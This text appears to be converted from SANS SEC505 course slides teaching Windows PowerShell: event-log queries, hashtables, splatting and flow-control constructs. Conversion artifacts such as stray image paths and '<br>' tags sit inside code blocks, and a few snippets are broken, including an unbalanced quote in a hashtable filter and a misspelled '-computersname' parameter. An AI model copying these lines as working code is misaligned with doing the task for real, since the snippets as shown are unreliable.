When reading a file into an array, each line goes into a separate element. But if the file is non-textual, such as a DLL or EXE file, then it can be read one byte at a time, with each byte a separate item in the resulting array.

To read the line(s) of a text file into an array:

```
$lines = @(get-content c:\folder\somfile.txt)
$lines = get-content otherfile.txt
$lines = ${c:\must\use\full\path\to\file.txt}
```

To read all the lines of all the *.bat and *.ps1 files in the present working folder into an array, but exclude the files that begin with the letter "h":

```
$allfiles = get-content *.bat,*.ps1 -exclude "h*"
```

To read the first two bytes of an executable and print their ASCII characters ("MZ"):

```
$bytes = get-content file.exe -encoding byte -totalcount 2
foreach ($byte in $bytes) {[System.Convert]::tochar($byte)}
```

Search Event Logs

```
$Events = Get-WinEvent -LogName Application -MaxEvents 2000

$Events += Get-WinEvent -LogName Security -MaxEvents 2000

$Events += Get-WinEvent -LogName System -MaxEvents 2000

$Events | Sort-Object -Property TimeCreated |
  Select-Object -Property MachineName,TimeCreated,LogName,ID |
  Export-Csv -Path EventData.csv
```

SANS

SEC505 | Securing Windows

Search Event Logs

You can use PowerShell to query the event logs on local or remote computers. The output of the queries can then be filtered, searched, consolidated, and perhaps saved to a CSV file or HTML report.

The `get-winevent` cmdlet can query classic event logs (System, Security, and Application) as well as the many new logs found on Server 2008 and later. Logs can also be queried after they have been exported to a file; you do not always have to query "live" logs. The `get-winevent` cmdlet can also query logs generated by Event Tracing for Windows (ETW), but ETW is a complex topic and cannot be discussed here.

Importantly, query filtering with `get-winevent` is performed at the target computer, not locally, which is much faster than downloading an entire (possibly multi-gigabyte) log and filtering it locally afterwards. We want to push the query filtering work out to the remote computer whenever possible.

Get-WinEvent Examples

To see a list of all local event logs:

```
# Example: Windows_Event_Logs.ps1

get-winevent -listlog * | select logname | sort
```

To see a list of logs that begin with "s" on the remote computer named "server47":


```
get-winevent -listlog s* -computername "server47"
```

To see the details of just the Security log:

```
get-winevent -listlog security | select *
```

To show the last twenty events from the System log:

```
$logdata = get-winevent -logname system -maxevents 20
```

To export to CSV the last 2,000 events from each of the three classic logs:

```
$Events = Get-WinEvent -LogName Application -MaxEvents 2000
$Events += Get-WinEvent -LogName Security -MaxEvents 2000
$Events += Get-WinEvent -LogName System -MaxEvents 2000
$Events | Sort-Object -Property TimeCreated |
  Select-Object -Property MachineName,TimeCreated,LogName,ID |
  Export-Csv -Path EventData.csv
```

Get-WinEvent -FilterHashTable

A hash table is an array of paired items in the form "*<property>* = *<value>*", with each pairing separated from the other pairs with a semicolon. One way to filter query results is to give the target computer a hash table of filters, such that only the events that match the properties and values in the filters will be returned. Here is an example.

To only show events with ID number 4624 from the Security log:

```
get-winevent -filterhashtable @{LogName="Security"; ID=4624}
```

Note: You cannot use wildcards in -FilterHashTable query values, with the exceptions of log names and provider names. Sorry.

How would you know which properties can be used in a hash table filter? Unfortunately, not every property of an event entry displayed by get-member can be used in a hash table filter (unlike filtering with where-object). The help for get-winevent gives the ugly details, but these are the properties you will most likely wish to use in filters (they are not case-sensitive):

- LogName
- ProviderName
- ID
- Level
- StartTime

- EndTime

The "Level" property is a code number for one of the following logging levels:

- Level 1 = Critical
- Level 2 = Error
- Level 3 = Warning
- Level 4 = Information
- Level 5 = Verbose

The "StartTime" and "EndTime" properties will take datetime objects, like those created by the get-date cmdlet. Here is an example.

To only show Security log events between five and three days ago:

```
$Day5Ago = (get-date).AddDays(-5)
$Day3Ago = (get-date).AddDays(-3)
get-winevent -filterhashtable `
    @{LogName="Security"; StartTime=$Day5Ago; EndTime=$Day3Ago}
```

To only show Warning events from the Application log:

```
get-winevent -FilterHashtable @{"LogName="Application"; Level=3}
```

To only show 10 recent Critical, Error, and Warning events from the System log on a remote computer named "server47.testing.local":

```
get-winevent -FilterHashtable @{"LogName="System"; Level=@(1,2,3)}
-MaxEvents 10 -ComputerName "server47.testing.local"
```

To list the last 10 user accounts created (notice the "+=" in the second command):

```
$events = get-winevent -FilterHashtable `
    @{"LogName="Security"; ID=4720} -ErrorAction SilentlyContinue
$events += get-winevent -FilterHashtable `
    @{"LogName="Security"; ID=624} -ErrorAction SilentlyContinue
$events | select-object -last 10
```

Why silently continue in the above example when errors occur? Unfortunately, the cmdlet returns an error when there are no matching events to a query. It should just return nothing if there are no matches, but that's how it works.

Writing and Clearing Events

PowerShell 2.0 and later includes other cmdlets for working with Windows event logs too, though we cannot discuss their details here; please view their help text:

- Clear-EventLog
- Write-EventLog
- Limit-EventLog
- Show-EventLog
- New-EventLog
- Remove-EventLog

To clear the System and Application logs on a remote computer named Server57:

```
clear-eventlog -log system,application -computersname Server57
```

Appending to Your Own Textual Logs (Add-Content)



Of course, you can also just write to your own custom comma-delimited log file instead if you find that easier to parse, search, edit, compress, and archive. You can append text to a textual log file with the add-content cmdlet. Then, if you only append comma-delimited text, you can easily parse that log file with the import-csv cmdlet and other tools.

XPath Queries

Queries with get-winevent can be defined using a simple hashtable, an XPath query, or an XML definition of one or more XPath queries performed simultaneously. The XPath query syntax is complex, but we can use the graphical Event Viewer application to build these queries for us. Once Event Viewer constructs the XML for the query, that XML string can simply be pasted into our scripts. Don't worry, it sounds much worse than it is.

Try It Now!

To construct an XPath query, open Event Viewer > right-click a log > Filter Current Log > select what you want on the Filter tab > go to the XML tab > highlight the XML text > press Ctrl-C to copy the text to the clipboard > Cancel button.



There are many tutorials on XPath on the internet if you would like to edit your queries or write them from scratch. Just do a search on "xpath syntax" or "xpath examples" to get started. The syntax is complex, but on the other hand, you will be able to perform very sophisticated queries.

Also, don't forget that after you have obtained your event log objects (with or without an XPath query), you can always filter these results locally with where-object like always. In fact, this will be a common strategy: filter out the bulk of what you're not interested in at the target server using an XPath query, then precisely select from the results just what you need using where-object to perform local filtering.

To show just Critical, Error, and Warning events from the System log in the last 24 hours:

```
$CopiedFromEventViewer = @'  
  <QueryList>  
    <Query Id="0" Path="System">  
      <Select Path="System">*<br>        [System[(Level=1 or Level=2 or Level=3)]]<br>      </Select>  
    </Query>  
  </QueryList>  
'@  
  
Get-WinEvent -FilterXML $CopiedFromEventViewer |<br>  Export-Csv -Path .\searchresults.csv
```

Obsolete: Get-EventLog

There is an older cmdlet named "Get-EventLog" that is obsolete, but it is backward compatible with Windows XP and Server 2003. Keep in mind that a query of a remote machine results in that *entire* log being downloaded before the query is performed. Any filtering being performed is done locally, not at the target system. By contrast, using get-winevent or the WMI service to query remote logs will result in the filtering being performed at the remote computer. Local filtering is slower and consumes more bandwidth than doing the filtering at the remote source.

To see a list of event logs and show their important configuration settings:

```
# Example: Event_Logs.ps1  
  
get-eventlog -list  
  
get-eventlog -list -computername Server57
```

To show the last 20 events from the System log:

```
get-eventlog -log system -newest 20
```

To show only warning and error events from the last 500 events in the System log:

```
get-eventlog -log system -newest 500 |  
where-object {$_.EntryType -match "^Warning|^Error"}
```

The security log can be used to identify many interesting events by their unique event ID number. To list the last 10 user accounts created:

```
get-eventlog -log security |  
where-object {$_.EventID -match "^624$|^4720$"} |  
sort-object -property TimeGenerated |  
select-object -last 10
```

To list all System Log events between 72 and 48 hours ago, sorted by time:

```
get-eventlog -log system |  
where-object {$_.TimeGenerated -gt (get-date).AddHours(-72)  
-and  
$_.TimeGenerated -lt (get-date).AddHours(-48)} |  
sort-object -property TimeGenerated
```

To get the last 20 events from all three primary logs, append all these events to the \$events array ("+=" appends), sort that array by time, and then show only a few essential properties in an automatically formatted table:

```
$events = get-eventlog -log system -newest 20  
$events += get-eventlog -log application -newest 20  
$events += get-eventlog -log security -newest 20  
  
$events |  
sort-object -property TimeGenerated |  
select-object TimeGenerated,EventID,EntryType,Source -auto
```

Hashtables

Creating Hashtables

```
$States = @{  
    "CA" = "California"  
    "FL" = "Florida"  
    "VA" = "Virginia"  
    "MD" = "Maryland" }  
  
"KEY" = "VALUE"
```

Using Hashtables

```
$States  
$States.CA  
  
$States.Add("CO", "Colorado")  
$States.Remove("CO")  
  
$States.Keys  
$States.Values  
$States.ContainsKey("VA")  
$States.ContainsValue("47")
```

SANS

SEC505 | Securing Windows

Hashtables

A hashtable, also known as an "associative array" or "dictionary object", is similar to a standard array, but each element of the array is associated with a "key" instead of an index number. By analogy, the Webster's dictionary could be loaded into a hashtable where each word is a key and the word's definition is paired with it. A paper phonebook can also be viewed as a hashtable of names (keys) associated with phone numbers (values).

In .NET, an associative array is of type *System.Collections.Hashtable* and its properties and methods can be listed with get-member like anything else.

To create a hashtable where the two-letter U.S. state code is associated with the full name of the state (the two-letter code is the key; the full name is the value):

```
# Example: Hashtables.ps1  
  
$States = @{ "CA" = "California" ;  
            "FL" = "Florida" ;  
            "VA" = "Virginia" ;  
            "MD" = "Maryland"  
            }
```

If two *Key=Value* pairings are on one line, then a semicolon must be placed in between the two pairings. If multiple pairings are spread across multiple lines, separating each pairing with a semicolon is supported without errors, but not mandatory.

To dump the entire associative array in tabular format, or just show the keys, or just show the values, or to test whether a particular key or value exists:

```
$States # Dump entire hash array.
$States.Keys # Dump keys only.
$States.Values # Dump values only.
$States.ContainsKey("VA") # Test if key exists.
$States.ContainsValue("Virginia") # Test if value exists.
```

To access the value associated with a key, just append ".keyname" (not case-sensitive):

```
$States.CA
```

To add a new key-value pair, to remove a pair, or to remove everything in the array:

```
$States.Add("CO", "Colorado")
$States.Remove("CO")
$States.Clear()
```

Hashtables are frequently used in PowerShell cmdlets, scripts, and modules.

If you save a hashtable to a text file with a ".psd1" filename extension, for example, you can import that file into a variable in your script with `Import-PowerShellDataFile`. This is a very convenient way to store configuration settings separate from a script.

The `Get-WinEvent` cmdlet sports a `-FilterHashTable` parameter that can take a hashtable of filter options to restrict which messages are returned from an Windows Event Log query.

Splatting

```
$ParamArgs = @{ ComputerName = "Member"  
                LogName = "Security"  
                MaxEvents = 100  
                ErrorAction = "Stop"  
            }
```

```
$Events = Get-WinEvent @ParamArgs
```

SANS

SEC505 | Securing Windows

Splatting

A very popular technique in the PowerShell scripts you will find on the internet is to create a hashtable of parameters and arguments, then pass that hashtable into a command for execution. This makes the code easier to follow and document. This technique is called "splatting".

```
$Splat = @{  
    DisplayName = 'IPsecRuleName'  
    Phase1AuthSet = 'AuthPro47'  
    InboundSecurity = 'Require'  
    OutboundSecurity = 'Request'  
    Protocol = 'TCP'  
    LocalAddress = 'Any'  
    LocalPort = 'Any'  
    RemoteAddress = '10.0.0.0/8'  
    RemotePort = @('3389', '139', '445', '21')  
    Profile = 'Any'  
    InterfaceType = 'Any'  
    Enabled = 'True'  
}
```

```
New-NetIPsecRule @Splat
```

For example, the cmdlet to create a new IPsec rule, `New-NetIPsecRule`, typically requires many parameters and arguments in order to create the new rule. Using the splatting

technique, the parameters and arguments could be organized into a hashtable and given to the cmdlet in one shot.

If the name of the variable containing the hashtable is "\$Splat", then please note that the hashtable is given to the command as "@Splat" with an at symbol instead of a dollar sign. (To use splatting, the hashtable does not have to be named "\$Splat".)

Today's Agenda

- 1. The Object-Oriented Command Shell**
- 2. Objects, Properties, Methods, and Arrays**
- 3. Flow Control: Conditional Testing and Loops**
- 4. Writing Your Own Functions and Scripts**

Today's Agenda

Having mastered the shell, you're now chomping at the bit to start writing scripts. Well, let's get to it then! In this section, we'll cover the important flow control constructs and how to write functions.

On Your Computer

```
cd C:\SANS\Day1\Examples
```

```
ise .\If_FlowControl.ps1
```

```
ise .\While_FlowControl.ps1
```

```
ise .\ForEach_FlowControl.ps1
```

```
ise .\Switch_FlowControl.ps1
```



SANS

SEC505 | Securing Windows

On Your Computer

In the command shell window of PowerShell ISE, please switch to the Examples subdirectory (this must be your working folder, i.e., your present working directory):

```
cd C:\SANS\Day1\Examples
```

Use the "ise" alias to open the following scripts in the PowerShell ISE editor:

```
ise .\If_FlowControl.ps1
```

```
ise .\While_FlowControl.ps1
```

```
ise .\ForEach_FlowControl.ps1
```

```
ise .\Switch_FlowControl.ps1
```

In PowerShell ISE, if you open a script for editing, you can highlight one or more lines from that script and execute just those highlighted lines. Once the desired lines are highlighted, click the "Run Selection" button or press F8. The "Run Selection" button in the toolbar looks like a script with a green triangle on top of it. Don't confuse this with the "Run Script" button just to the left, which looks like a big green triangle; the "Run Script" button (or F5) will run the entire script, not just the highlighted lines.

Over the next several slides, we will look at example code, which you can highlight and run instead of typing in by hand.

Flow Control: *If-Elseif-Else*

```
$string = "SANS has GIAC training for the GCWN cert."

If ($string -like "SANS*")
{ "It's true that it starts with SANS." }
ElseIf ($string -match "[FGH]IAC")
{ "It matches the regular expression pattern." }
ElseIf ($string -eq "GCWN")
{ "It matches the string exactly." }
Else
{ "None of the above tests resolved to $true." }
```

SANS

SEC505 | Securing Windows

Flow Control: *If-Elseif-Else*

All the standard flow control keywords are available in the PowerShell language, such as *if-elseif-else*, *while*, *do-while*, *for*, *foreach*, *switch*, and so on. In this section, we'll look at a few examples of each, and then the rest of the course will demonstrate them.

The *if-elseif-else* statement is the most common you'll use. The test performed in the parentheses need only evaluate to either `$true` or `$false` and can be an entire pipeline. In the simplest case, the statement(s) in the curly braces are executed only if the test resolves to `$true`. You can put it all on one line and, if the braces contain multiple commands, separate those commands with semicolons.

```
# Example: If_FlowControl.ps1

If ($x -eq 32) { $x = $x + 19 ; $x }
```

Or you can spread the flow control statement across multiple lines, with or without the semicolons, and optionally indent the code in the braces for easier readability:

```
If ($x -eq 32)
{
    $x = $x + 19
    $x
}
```

If you want one block of code executed if the test is `$true` and a different block executed if the test resolves to `$false`, then use the *Else* keyword.

```
If ( (get-date).dayofweek -eq "Monday" )
{
    "Today is " + [DateTime]::today
}
Else
{
    "Today is not Monday"
}
```

If you want additional tests performed before defaulting to the *Else* block, then add one or more *ElseIf* statements, each with its own test in parentheses:

```
If ($string -like "SANS*")
{
    "It's true that it starts with SANS."
}
ElseIf ($string -match "[FGH]IAC")
{
    "It matches the regular expression pattern."
}
ElseIf ($string -eq "GCWN")
{
    "It matches the string exactly."
}
Else
{
    "None of the above tests resolved to $true."
}
```

Flow Control: *While*

```
Start-ScheduledTask -TaskPath "\\SEC505\" -TaskName "SetUID"  
$Task = Get-ScheduledTask -TaskName "SetUID"  
  
While ($Task.State -eq "Running")  
{  
    "Task Still Running: " + (Get-Date).DateTime  
    Start-Sleep -Seconds 10  
    $Task = Get-ScheduledTask -TaskName "SetUID"  
}  
  
"Task Completed: " + (Get-Date).DateTime
```

SANS

SEC505 | Securing Windows

Flow Control: *While*

To repeatedly execute a block of statements as long as the test in parentheses yields \$true, use the *While* loop. If the first time the test in parentheses is evaluated it results in \$false, the entire *While* loop block in braces is skipped over and the script continues on.

```
# Example: While_FlowControl.ps1  
  
$rabbits = 2  
  
While ($rabbits -lt 10000) {  
    "We now have $rabbits!"  
    $rabbits = $rabbits * 2  
}
```

You could also loop forever or until you hit Ctrl-C, whichever comes first.

```
While ($true) { ping.exe 127.0.0.1 }
```

Imagine you had a scheduled task named "SetUID" that you created in the Task Scheduler in a custom folder named "\\SEC505\" to keep your tasks separate from all the other scheduled tasks. You can run this task on demand using the Start-ScheduledTask cmdlet whenever you wish, even if that task runs under a different user identity than your own, such as the local System identity.

If this task usually requires between 90 and 180 minutes to complete, you could use a While loop to wait for the task to finish. When a scheduled task is still running, the object representing that task will have a property named "State" with a value of

"Running"; hence, a While loop could monitor that property value. So that the loop does not run too fast and consume too many CPU cycles, the loop could sleep for some number of milliseconds or seconds each iteration through the While block of code, using the Start-Sleep cmdlet.

```
Start-ScheduledTask -TaskPath "\SEC505\" -TaskName "SetUID"

$Task = Get-ScheduledTask -TaskPath "\SEC505\" -TaskName "SetUID"

While ($Task.State -eq "Running")
{
    "Task Still Running: " + (Get-Date).DateTime
    Start-Sleep -Seconds 10
    $Task = Get-ScheduledTask -TaskName "SetUID"
}

"Task Completed: " + (Get-Date).DateTime
```

Grouping

A "grouping" is a pair of plain parentheses (like these) that contain either a mathematical calculation, a single command, or a pipeline of commands.

Grouping mathematical calculations in an expression is explicitly for controlling the order in which the mathematical operators in the expression are executed:

```
4 - 9 * 2          # Yields -14, * has a higher precedence.
(4 - 9) * 2        # Yields -10
4 - (9 * 2)        # Yields -14, you know what to expect now.
```

A pair of parentheses can also contain a command so that the properties and methods of the object(s) outputted by the command can be directly accessed without assigning that output to another variable first. For example, the following emits the string "Running" as the output:

```
$x = get-service spooler
$x.status
```

But the following statement prints the same thing without using a temporary variable:

```
(get-service spooler).status
```


This works because the parentheses act to capture the output of the command in a temporary unnamed variable represented by the contents of the parentheses themselves; hence, the properties and methods of the object(s) in the variable can be directly invoked.

To show the status of the spooler service, stop and restart it:

```
# Example: Grouping.ps1
(get-service spooler).status
(get-service spooler).stop()
(get-service spooler).start()
```

To get today's date and time in a *System.DateTime* object, add three days to the current date, then show the result:

```
$ThreeDaysFromNow = (get-date).AddDays(3)
```

But a parenthetical grouping can also contain an entire pipeline instead of a single command. This is really no different than executing a single command; the output is all the same as far as PowerShell is concerned, i.e., one or more objects.

To get the count of processes using over 50 MB of working set memory:

```
(get-process | where {$_.workingset -gt 50MB}).count
```

Note: "50MB" is actually a PowerShell shorthand trick to represent "50 * 1024 * 1024", hence, we're still doing the comparison against the number of bytes in the working set, not the number of megabytes (try executing "50MB" in the shell).

Grouping can also be used to ensure that one part of a command completes before the rest of the command begins execution. For example, in the following command, the contents of a file are read, those contents modified in RAM, then the changes written back to the file. To ensure that the file is read in its entirety and the handle to the file is released before proceeding through the pipeline, the `get-content` command is placed in parentheses.

```
(get-content file.txt) -replace "out","in" | set-content file.txt
```

Subexpressions

A subexpression is similar to a grouping, but a subexpression can contain multiple commands or pipelines, separated by semicolons, as well as flow control statements like *if-elseif-else* or *foreach*. Another difference is that the parentheses of a subexpression are preceded by a dollar sign (\$) or the at symbol (@) to demarcate it as a subexpression instead of a simple grouping.

To see how many megabytes total are in the working sets of all running processes:

```
# Example: Subexpressions.ps1
```

```
"The sum of all workingset sizes is $($x = 0 ; get-process |  
foreach {$x += $_.workingset} ; $x / 1024 / 1024) MB."
```

If a subexpression is preceded by "\$" and the statements in the parentheses return a single object, then the subexpression becomes a scalar (singular) value, but if multiple objects are returned, then the subexpression becomes an array. On the other hand, if the subexpression is preceded by "@", then the subexpression will always become an array, even if only a single object is returned by the statements in the parentheses. If you know for sure that the subexpression will *always* return a single object, then use "\$", but if you don't know if one or multiple objects will be returned, then use "@" to force the subexpression to become an array so you can deal with it consistently.

To get the count of PowerShell processes running by getting the count property of the resulting array, even if the array only has a single item:

```
@(foreach ($x in get-process) {if ($x.name -like "powershell*")  
{ $x } }) .count
```

Behind the scenes, the "@" syntax is casting the result of the statement(s) inside the parentheses to a *System.Object* array; hence, if the result is already an array, casting it as an array again does nothing, but if the result is a single value, it is cast as an array whose only item is the original single item.

Flow Control: Do-While

```
Do
{
    $Result = Test-NetConnection 10.1.1.1 -Port 80

    Start-Sleep -Seconds 60
}
While ( $Result.TcpTestSucceeded )

"Web Server Test Failure:" + (Get-Date).DateTime
```

SANS

SEC505 | Securing Windows

Flow Control: Do-While

The *While* loop won't execute its block if its test turns out `$false`. But what if you want the block of code to run at least once before evaluating the test condition? The *Do-While* loop is similar to the *While* loop, but the *Do-While* loop will always execute at least once. After executing the first time, the scriptblock of the *Do-While* loop will continue to be executed as long as its test yields `$true`.

```
$rabbits = 2

Do
{
    "We now have $rabbits!"

    $rabbits *= 2
}
While ($rabbits -lt 10000)
```

Note: The `"*="` operator multiplies the left operand by the right, then the contents of the left operand (which is always a variable) is replaced with this product.

And in all the looping flow control statements, use of the keyword `"break"` will cause an immediate exit from the loop, and use of the keyword `"continue"` will not exit the loop but simply go to the next item through which we are looping.

For another example, imagine you are monitoring a web server for intermittent failures and you want to know when the web server next fails to respond to a TCP three-way handshake to TCP port 80. The built-in `Test-NetConnection` cmdlet is similar to a port

scanner and can be used for monitoring. Again, we don't want to hammer the web server with too many TCP requests per second, so we can have our code sleep for a few seconds between each test in the loop.

```
Do
{
    $Result = Test-NetConnection -ComputerName 10.1.1.1 -Port 80

    Start-Sleep -Seconds 60
}
While ( $Result.TcpTestSucceeded )

"Web Server Test Failure:" + (Get-Date).DateTime
```

Flow Control: *ForEach* and *For*

```
$Services = Get-Service

ForEach ($Svc in $Services)
{
    $Svc.Name + ":" + $Svc.Status
}

Get-Service | ForEach { $_.Name + ":" + $_.Status }
```

SANS

SEC505 | Securing Windows

Flow Control: *ForEach* and *For*

There is a cmdlet named "foreach-object" (it has two aliases: "foreach" and "%"). That's not what we're talking about yet though. The *ForEach* loop is a syntactic programming construct, similar to but different from the foreach-object cmdlet. When the word "foreach" appears in the middle of a pipeline, it's treated as an alias for the foreach-object cmdlet. When the word "foreach" appears at the beginning of a statement, which means nothing is being piped into it, the word is treated as the beginning of a *ForEach* loop.

Note: To repeat, "foreach" is both an alias for the foreach-object cmdlet and a keyword for the beginning of the *ForEach* loop construct.

The *ForEach* loop is for enumerating through all the items in an array or collection (but not a hashtable) without having to manage counters or index numbers like with the *For* loop. You'll use this loop frequently.

```
# Example: ForEach_FlowControl.ps1

$Services = Get-Service

ForEach ($Svc in $Services)
{ $Svc.Name + ":" + $Svc.Status }

"The last service is " + $Svc.name      # $Svc is not local!
```

The variable in the parentheses that is used to temporarily hold each item in the collection/array being enumerated is not a local variable. It is just another regular variable in the scope of the current session, function, or script; hence, when you're done

enumerating, the variable will continue to exist outside the *ForEach* loop and will refer to the last item in the collection/array.

You can use a pipeline to build the collection/array to be enumerated through, and, especially if the pipeline might yield only a single object, it's generally best to wrap the pipeline with "@(...)" to ensure that the output is an array (even if it's only an array with a single element).

```
ForEach ($x in @(dir c:\ | where {-not $_.psiscontainer})) {
    $x.name + " : " + $x.length / 1024 + "KB"
}
```

And in all the looping flow control statements, use of the keyword "break" will cause an immediate exit from the loop, and use of the keyword "continue" will not exit the loop but simply go to the next item through which we are looping.

There is also the compressed version of ForEach-Object in PowerShell 3.0 and later:

```
ps | foreach { $_.path } #The traditional way of doing it.
(ps).path #Requires PowerShell 3.0 or later
ps | foreach path #Requires PowerShell 3.0 or later
```

Flow Control: *For*

There is another flow control statement that has a similar name: *For*. The *For* loop gives you precise control over how to initialize starting values in a loop, how many times you loop through the scriptblock, how to move from one item to the next in an array or collection, and how to exit the loop.

Here's an example of a basic *For* loop:

```
# Example: For_FlowControl.ps1

For ( $i = 0 ; $i -le 20 ; $i++ ) {
    "Now at $i"
}
```

The parentheses following the *For* has three sections separated by semicolons:

- "\$i = 0": **Initialize Section**. The initialization section is only executed once when the *For* loop is first executed. It is often used to set the initial values of local variables. If this section is to contain multiple statements, put the section in "\$(...)" and separate the statements with semicolons. You can use pipelines. Any output produced by the statement(s) in this section will be silently discarded.
- "\$i -le 20": **Test Section**. The test section is evaluated every time through the loop *before* the block of code is executed, even on the first run. While the test

section evaluates to \$true, the loop will continue. If this section is to contain multiple statements, put the section in "\$(...)" and separate the statements with semicolons. You can use pipelines. Any output produced by the statement(s) in this section will be silently discarded. Had the above *For* loop been initialized like "\$i = 21", then the test would evaluate to \$false and the block of code would not run even once.

- "\$i++": **Change Section.** The change section is executed every time through the loop *after* the block of code executed. It is normally used to change a variable that is used in the test section. If this section is to contain multiple statements, put the section in "\$(...)" and separate the statements with semicolons. You can use pipelines. Any output produced by the statement(s) in this section will be silently discarded.

A more complicated *For* loop might separate the three initialize/test/increment sections across multiple lines, each inside its own "\$(...)" subexpression, followed by the scriptblock's curly braces on new lines too:

```
For ( $( $i=0; $j=0; $ps=@(get-process|select-object name);  
    $( $ps.count -ge ($i + $j) ) ;  
    $( $i += 2 ; $j++ )  
    )  
{  
    $ps[$i]  
}
```

And in all the looping flow control statements, use of the keyword "break" will cause an immediate exit from the loop, and use of the keyword "continue" will not exit the loop but simply go to the next item through which we are looping. The "exit" keyword will terminate the script.

Flow Control: Switch

```
$Stopped = $Running = $Paused = 0

Switch ( Get-Service )
{
    {$_ .Status -like "Running"} { $Running++ }
    {$_ .Status -like "Stopped"} { $Stopped++ }
    {$_ .Status -like "Paused"} { $Paused++ }
}

"Services Running = $Running"
"Services Stopped = $Stopped"
```

SANS

SEC505 | Securing Windows

Flow Control: Switch

Switch is a very powerful and useful flow control statement. It supports wildcard matching and regular expression matching and is nice for processing the lines of a text file.

In a *Switch* statement, a value to be compared against is placed in parentheses, then that value is compared against the test clause in curly braces on each line. If a match is made, the code in the subsequent braces is executed. If the parentheses contain an array, or a command that produces an array, then every object in the array is evaluated one by one.

If the match is exact, like "58 = 58", then the condition doesn't have to be placed in curly braces or use a Boolean comparison operator. Inside the *Switch* statement, the value to be compared against is assigned to the default variable (\$_).

```
# Example: Switch_FlowControl.ps1

$x = 58
switch ( $x )
{
    {$_ -lt 20} {"Really Small"}

    {$_ -gt 50} {"Pretty Big"}

    58 {"It's 58"}

    default {"What was that?"}
```



```
}
```

Note in the output above that *all* matches are run, not just the first one, but the default match doesn't run if at least one other match is made. If no other matches are made, then the default entry runs.

And in all the looping flow control statements, use of the keyword "break" will cause an immediate exit from the loop, and use of the word "continue" will not exit the loop but simply go to the next item through which we are looping. Hence, use "break" or "continue" if you only want to match one item.

-Case

By default, text comparisons are performed without regard to the case of the letters. If you want to perform a case-sensitive match, place the word "-case" after the "switch" keyword, e.g., "switch -case (\$x)".

-Wildcard

Another option is "-wildcard", which converts the value to be compared against to a string and then the comparisons can be performed using the "?" and "*" wildcards. In the following example, both comparisons match the string with the file path.

```
switch -wildcard ("c:\data5\archive.zip")
{
    '?:\data?\*'
    {"In some data folder."}

    '*.zip'
    {"File is a ZIP."}
}
```

-RegEx

Even better is the "-regex" option, which performs matching against regular expression patterns against one or more strings. If your regex pattern includes submatches, you can access them in the \$matches hashtable.

```
switch -regex ("c:\data5\archive.zip")
{
    '\\data[0-9]+\\' {"In some data folder."}

    '\\.ZIP$|\\.BKF$|\\.TAR$' {"File is a ZIP or BKF or TAR."}
}
```

Processing Arrays with *Switch*

If the value to be compared against is an array or a pipeline that yields an array, the *Switch* statement will enumerate through every item in the array. This is similar to *ForEach*, but you get the additional comparison and processing power of *Switch*.

```
# Example: Processing_Arrays.ps1

$stopped = $running = $paused = 0

switch (get-service ) {
    {$_ .status -like "Running"} {$running++}
    {$_ .status -like "Stopped"} {$stopped++}
    {$_ .status -like "Paused"}  {$paused++}
}

"Services Running = $running"
"Services Stopped = $stopped"
"Services Paused = $paused"
```

While enumerating through an array, if you want to stop comparing the current item from the array against any further conditions, use the "continue" keyword to cause *Switch* to move on to the next item in the array and start comparing from the top again.

Similarly, if you have a successful match, the value of that match is stored in the "\$switch.current" property, then you can call "\$switch.movenext()" and retrieve the value of the *next* item with "\$switch.current" again. This is handy when processing data that's formatted in a key-value fashion, such as command line parameters and their arguments.

If you want to stop processing the *Switch* statement entirely by breaking out of the loop, use the "break" keyword.

Processing Text Files with *Switch*

The *Switch* statement can also be used to enumerate through the lines of a text file using the "-file" option. This is a very efficient way to process large log files because only 1,000 lines are read into memory at a time, even if the file is gigabytes in size. You can also combine the "-regex" and "-file" options together.

